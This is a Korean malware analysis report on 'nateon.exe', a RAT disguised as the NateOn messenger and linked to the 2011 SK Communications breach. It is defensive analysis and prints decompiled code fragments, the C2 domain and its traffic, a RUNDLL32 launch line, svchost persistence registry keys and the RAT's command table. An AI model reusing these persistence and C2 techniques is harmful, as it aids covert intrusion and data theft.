[악성코드 상세 분석 보고서]

SK 커뮤니케이션즈 해킹 관련 상세 분석 보고서

“nateon.exe”


대응 2 팀

2011-08-04


▣ SK 커뮤니케이션즈 해킹 주요 내용

: 지난 7 월 26 일(화) SK 커뮤니케이션즈가 해킹으로 인해 일부 고객의 정보가 유출된 사실이 확인되었고, 28 일(목) 홈페이지 팝업 공지문(개인정보 유출)과 함께 관련된 언론 보도자료가 배포되었다.

이는 3500 만명의 네이트 회원의 개인정보가 모두 유출되는 사상 초유의 피해가 발생했다.



▣ 해킹 관련 악성코드 감염시 DB 정보 절취 흐름




1. nateon.exe (MD5 : 461884F1D41E9E0709B40AB2CE5AFCA7, SIZE : 166,912)


개요 : 해당 파일은 네이트온 메신저의 실행 파일로 위장하고 있다. 실행시 특정 서버에 접속하여, 공격자의 명령에 따라 악의적인 행위를 수행하는 RAT(Remote Administration Tool) 을 가진 dll파일을 서비스로 등록하여 실행시킨다.

상세분석 :


(1) 해당 파일은 EXE 파일이지만 다음과 같이 EAT를 가지고 있다. 일반적이지는 않으나 EXE로의 기능 수행에는 문제가 없다. EAT가 존재하는 이유는 하나의 파일로 DLL의 기능까지 수행하기 위함이다. EAT에는 0x5F개의 함수가 제공된다. (0x5F개중 실제 동작하는 것은 RqSkce 하나)



(2) 악성코드는 실행된 자신의 파일을 사이즈만큼 읽어 버퍼에 저장한다.




(3) 버퍼에 저장한 PE 포맷의 바이너리는 헤더부분을 수정하여 DLL 속성을 추가하고 EntryPoint 를 수정하여 Dll 로 동작할 수 있게 한다. (EXE 를 DLL 로 수정)




(4) 변조한 바이너리는 다음의 경로에 저장하고 FileTime값을 Kernel32.dll의 것으로 수정한다.

- (All Users계정)₩winsvcfs.dll



(5) 이 후 RUNDLL32.EXE 를 이용하여 생성한 dlll 파일을 실행시킨다.

- RUNDLL32.EXE "(All Users 계정)₩winsvcfs.dll" RqSkce SMI "(악성코드실행경로)₩nateon.exe"



2. winsvcfs.dll (MD5 : E3D8CE21BFF2DD1882DA2775E88A9935, SIZE : 166,912)

개요 : nateon.exe파일에서 성성되며, RUNDLL32.EXE에 의해 로드되는 악성코드이다. 서비스로 등록되어 동작하며, 특정 서버에 접속하여 공격자의 명령에 따라 악의적인 행위를 하는 RAT (Remote Administration Tool)이다.

상세분석 :

(1) 사용하고자 하는 함수를 호출하기 위해 다음의 dll을 동적으로 로드하며, 이후 (시스템폴더)나 (All Users계정 폴더) 등의 특정 경로 정보를 저장해둔다.

- ntdll.dll, kernel32.dll, user32.dll, advapi32.dll, gdi32.dll,
- ws2_32.dll, shell32.dll, shlwapi.dll, psapi.dll, mpr.dll,
- wtsapi32.dll, version.dll, msvcrt.dll, wininet.dll, sfc.dll,
- **odbc32.dll**, ole32.dll, iphlapi.dll

(2) 분석을 어렵게 하기 위해 API명이나 중요한 문자열들을 모두 암호화하고 있다. 암호화된 데이터는 필요할 때만 잠시 복호화하여 사용하고, 바로 제거하도록 세트로 호출된다. 또한, 불필요한 연산들이 여러 곳에 삽입되어 있다.

```
dword_10070910 = 0;
dword_10070914 = 0;
byte_1002620A |= 0x2Bu;
byte_1002620A |= 0xB5u;
dword_10070918 = 1000;
byte_1002620A -= 23;
byte_1002620A &= 0x42u;
v3 = DecryptLogic2(&v18, &unk_10024514, 10, 0x139F3DA6u, &unk_10070760);
Wrapping_lstrcpyW(&unk_10070F3C, *v3);
DeleteData(&v18);
byte_1002620A |= 0x16u;
v4 = DecryptLogic2(&v17, "", 4, -1323978460, &unk_1007074C);
s_1001C30A_lstrcpyA(&u_10070FBC_winsvcfs, *v4);
DeleteData(&v17);
byte_1002620A = byte_1002620A / 76;
v5 = DecryptLogic2(&v16, &unk_10024528, 9, -1824382311, &unk_10070734);
s_1001C30A_lstrcpyA(&unk_10070FFC, *v5);
DeleteData(&v16);
byte_1002620A = byte_1002620A / 57;
byte_1002620A -= 104;
word_1007091C = 1;
word_1007091E = 12345;
byte_1002620A += 57;
```

(3) 악성코드는 접속하는 URL과 포트 등의 암호화된 데이터를 메모리에 복사한 후 복호화한다.

- 복호화 함수

```
i = a4 - memory;
v8 = a2;
do
{
  v11 *= 2;
  a1 += (a1 >> 3) + 3;
  v5 += (v5 >> 5) + 5;
  v7 += -7 - (v7 << 7);
  v9 += -9 - (v9 << 9);
  *memory = *(i + memory) ^ (v9 + v7 + v5 + a1);
  ++memory;
  --v8;
}
while ( v8 );
```

- 복호화된 데이터 (Port : 0x50(80), URL = **nateon.duamlive.com**)

Address	Hex dump	ASCII
10070910	31 9C 6C 4C B9 3A 10 00 E8 03 00 00 01 00 50 00	1쏬L?■.?..£P.
10070920	6E 61 74 65 6F 6E 2E 64 75 61 6D 6C 69 76 65 2E	nateon.duamlive.
10070930	63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 00	com.............
10070940	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
10070950	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
10070960	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
10070970	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
10070980	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
10070990	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

(4) 현재 실행중인 dll의 파일명이 CRYPTBASE.DLL이면 CreateProcessW함수를 이용하여 다음의 명령을 실행시키며, CRYPTBASE.DLL이 아니면 바로 winsvcfs.dll의 RqSkce 함수가 실행된다.

- RUNDLL32.EXE "(All Users계정)₩winsvcfs.dll" RqSkce SMI

(5) RqSkce함수는 인자값으로 입력된 옵션(SMI)에 의해 악성코드 자신을 서비스 등록하게된다.


- 옵션은 4가지 : SMI(Install), SMU(Uninstall), SMRAC(RunAsConsole), SMRACU(RunAsConsoleUser)

```
if ( v18 >= 4 )                                    // 인자가 4개 이상인가
{
  v4 = CryptLogic((int)&v16, (int)"[HMp멘", 8, 1652062976, (int)&unk_100269D8);// SMI
  v5 = -(s_10001219_lstrcmpiW(*(_DWORD *)(v2 + 12), *(_DWORD *)v4) != 0);
  Del_tmpInfo((int)&v16);
  if ( v5 == -1 )
  {
    v6 = CryptLogic((int)&v15, (int)&unk_10022214, 8, -674101778, (int)&unk_100269C0);// SMU
    v7 = -(s_10001219_lstrcmpiW(*(_DWORD *)(v2 + 12), *(_DWORD *)v6) != 0);
    Del_tmpInfo((int)&v15);
    if ( v7 == -1 )
    {
      v9 = CryptLogic((int)&v14, (int)&unk_10022220, 12, 397003688, (int)&unk_100269A4);// SMRAC
      v10 = -(s_10001219_lstrcmpiW(*(_DWORD *)(v2 + 12), *(_DWORD *)v9) != 0);
      Del_tmpInfo((int)&v14);
      if ( v10 == -1 )
      {
        v11 = CryptLogic((int)&v13, (int)"kXbAx1B8힢②", 14, 1106965780, (int)&unk_10026990);// SMRACU
        v12 = -(s_10001219_lstrcmpiW(*(_DWORD *)(v2 + 12), *(_DWORD *)v11) != 0);
        result = Del_tmpInfo((int)&v13);
        if ( v12 == -1 )
          return result;
```


3. SMI 옵션으로 실행

(1) GetVersionExW를 이용하여 현재 시스템에 설치된 OS의 버전을 체크하며 OS의 종류(Windows XP, Windows Vista, Windows 7,...)에 따라 권한을 획득하여 서비스로 등록하고 실행한다.

- Windows Vista는 권한이 없으면 ShellExecuteExW의 lpVerb인자를 "RunAS"로 설정하여 관리자 권한으로 RUNDLL32.EXE를 이용하여 실행시킨다. (winsvcfs.dll RqSkce SMI)
- Windows 7 은 권한이 없으면 클래스 명이 "Shell_TrayWnd"인 explorer.exe 프로세스를 찾고 해당 프로세스에 Dll 을 인젝션시켜 실행시킨다.



(2) 이후 권한을 획득하였거나, Windows XP 이면 악성코드를 서비스로 등록하기 위해 다음의 레지스트리를 생성하고 서비스를 실행시킨다. ServiceMain 이 RqSkce 로 설정되어 있어서 서비스로 동작시 EAT 의 RqSkce 함수가 수행된다.

[SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩SvcHost]
"LocalService" += "winsvcfs"

[HKLM₩SYSTEM₩CurrentControlSet₩Services₩winsvcfs]
"ImagePath" = "(시스템 폴더)₩svchost.exe -k LocalService"
"DisplayName"="winsvcfs"

[HKLM₩SYSTEM₩CurrentControlSet₩Services₩winsvcfs₩Parameters]
"ServiceDll"=(All Users 계정)₩winsvcfs.dll
"ServiceMain"="RqSkce"

(3) 악성코드 원본인 nateon.exe 를 삭제한다.

4. 서비스로 동작

(1) 서비스로 동작하면 서비스를 잠시 중지시킨 후 4 개의 Thread 를 생성한다. 특정 조건을 만족하면 SMU 옵션으로 프로세스를 실행하여 자기삭제를 시도한다.

```
if ( Thread_Connect_windows_CNC() )
{
  word_10026004 &= 0x9C59u;
  word_10026004 += 31935;
  word_10026004 /= 17362;
  word_10026004 &= 0x5372u;
}
if ( Thread__CreateWindow_static_1() )
{
  word_10026004 -= 31093;
  word_10026004 *= -189;
  word_10026004 -= 29932;
  word_10026004 &= 0x589Au;
}
if ( Thread_recv_Proxy_GetPost_Connect() )
{
  word_10026004 *= 11548;
  word_10026004 *= 28574;
  word_10026004 += 22051;
  word_10026004 -= 5686;
}
if ( Thread__CreatePipe_CmdManager_1(0) )
{
  word_10026004 &= 0x158Fu;
  word_10026004 -= 9530;
  word_10026004 *= 15623;
  word_10026004 ^= 0x4777u;
}
```

- 첫 번째 Thread 는 인터넷 접속상태를 체크하기 위해 다음의 사이트에 접속시도를 한다. 접속이 성공하면 2 의 (3)에서 복호화된 URL 로 접속을 시도한다. (현재는 접속 불가)
- 접속테스트 : download.windowsupdate.com

```
DNS     Standard query A download.windowsupdate.com
DNS     Standard query response CNAME download.windowsupdate.nsatc.net CNA
ARP     Who has 192.168.92.2?  Tell 192.168.92.1
ARP     Who has 192.168.92.2?  Tell 192.168.92.1
ARP     Who has 192.168.92.2?  Tell 192.168.92.1
ARP     Who has 192.168.92.2?  Tell 192.168.92.1
ARP     Who has 192.168.92.2?  Tell 192.168.92.1
TCP     dcutility > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP     http > dcutility [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
TCP     dcutility > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
```

- 접속성공시 : C&C 서버인 nateon.duamlive.com 으로 접속시도

```
TCP     http > dcutility [ACK] Seq=1 Ack=2 Win=64239 Len=0
DNS     Standard query A nateon.duamlive.com
TCP     http > dcutility [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
TCP     dcutility > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
NBNS    Name query NB MSHOME<1e>
DNS     Standard query response A 127.0.0.1
```

- 두 번째 Thread는 클래스명이 "static"인 윈도우를 하나 생성한다. (width=0, height=0)

- 세 번째 Thread는 C&C서버에 연결된 상태에서 패킷을 주고 받거나 업데이트를 시도할 것으로 추정된다.

- 네 번째 Thread 는 조건에 따라 SMRAC 와 SMRACU 옵션에 해당하는 RUN_AS_CONSOLE 이나 RUN_AS_CONSOLE_USER 문자열을 포함하는 파이프를 생성하여 원격지의 명령을 수행할 수 있도록 한다. 이후 다음과 같이 RAT 에 해당하는 여러 기능을 수행한다.
- 각 명령에 대한 수행을 완료하면 타이머 체크와 서비스상태를 확인하며 ServiceDll 에 해당하는 경로의 파일에 대해서 속성확인과 환경변수, 그리고 CompanyName, FileDiscription, FileVersion, ProductName, ProductVersion 에 대해서도 반복적으로 확인한다.

- RAT(CMD_Switch_case)의 기능을 수행

```
v3 = DecryptLogic2(&v110, &unk_10022424, 34, -1123262196, &unk_10032780);
s_1001392E_CurrentProcess_AdjustTokenPrivileges_Enabled(*v3);// SeDebugPrivilege
DeleteData(&v110);
v4 = DecryptLogic2(&v113, &unk_10022448, 30, -1573399507, &unk_10032750);
s_1001392E_CurrentProcess_AdjustTokenPrivileges_Enabled(*v4);// SeTcpPrivilege
DeleteData(&v113);
do
{
  while ( 1 )
  {
    result = PIPE_ReadFile_GetOverlappedResult_1(a1, a2, -1);
    if ( result )
      return result;
    v6 = *(a2 + 4);
    if ( v6 > 0x6000 )
    {
      if ( v6 > 0x9005 )
      {
        if ( v6 > 0xB000 )
        {
          v80 = v6 - 0xC000;
          if ( !v80 )
          {
            result = sub_1000FEFC(a2, a1);    // c000
            goto LABEL_141;
          }
          v81 = v80 - 0x1000;
          if ( !v81 )
          {
            result = sub_100082E3(a1);        // d000
            goto LABEL_141;
          }
          v82 = v81 - 2;
          if ( !v82 )
          {
            result = sub_1000896E(a1);        // d002
            goto LABEL_141;
          }
          if ( v82 == 2 )
          {
            result = sub_10008212(a1);        // d004
            goto LABEL_141;
          }
        }
        else
        {
          if ( v6 == 0xB000 )
          {
            result = sub_10009014();          // b000
```

- 명령체계

0xC000 : 데이터 베이스 접속 및 쿼리를 수행한다.

0xD000 : 시스템의 TCP 정보를 얻어온다.

0xD002 : 시스템의 UDP 정보를 얻어온다.

0xD004 : TCP 연결을 설정한다.

0xB000 : 소켓을 이용하여 연결한다.

0x9007 : 특정 레지스트리 값을 설정한다.

0x9008 : 특정 레지스트리 값을 삭제한다.

0x9009 : 특정 레지스트리 값을 설정 및 삭제한다.

0xA000 : 네트워크 연결된 목록을 가져온다.

0x9005 : 특정 레지스트리 키 값를 가져온다.
0x9000 : 특정 레지스트리 키의 하위 키를 가져온다.
0x9002 : 특정 레지스트리 키가 존재하는지 확인한다.
0x9003 : 특정 레지스트리 키를 삭제한다.
0x9004 : 특정 레지스트리 키를 복사한다.

0x7100 : cmd 를 이용하여 명령을 수행한다.
0x6002 : 서비스를 삭제한다.
0x6003 : 서비스의 설정 값을 변경한다.
0x6004 : 서비스를 시작한다.
0x6005 : 서비스를 제어한다.
0x7002 : 파이프를 생성하여 연결한다.

0x300B : 파이프의 내용을 읽는다.
0x3000 : 디스크 파일시스템 및 볼륨정보와 여유공간 정보를 얻는다.
0x2000 : 워크스테이션의 화면을 잠근다.
0x2001 : 시스템을 로그오프시킨다.
0x2002 : 시스템을 재부팅시킨다.
0x2003 : 시스템을 종료시킨다.
0x2005 : 메시지 박스를 실행한다.

0x3001 : 파일을 검색한다.
0x3004 : 파일의 MAC 값과 사이즈를 수집한다.
0x3007 : 파일을 저장한다.
0x300A : 디렉토리를 생성한다.

0x4100 : 시스템 화면을 캡쳐한다.
0x5000 : 프로세스 리스트를 얻는다.
0x5002 : 특정 프로세스의 각 모듈에 대한 리스트를 얻는다.
0x5004 : 프로세스를 종료한다.
0x4000 : 시스템 화면을 제어한다.

0x300C : 특정 파일을 실행한다.
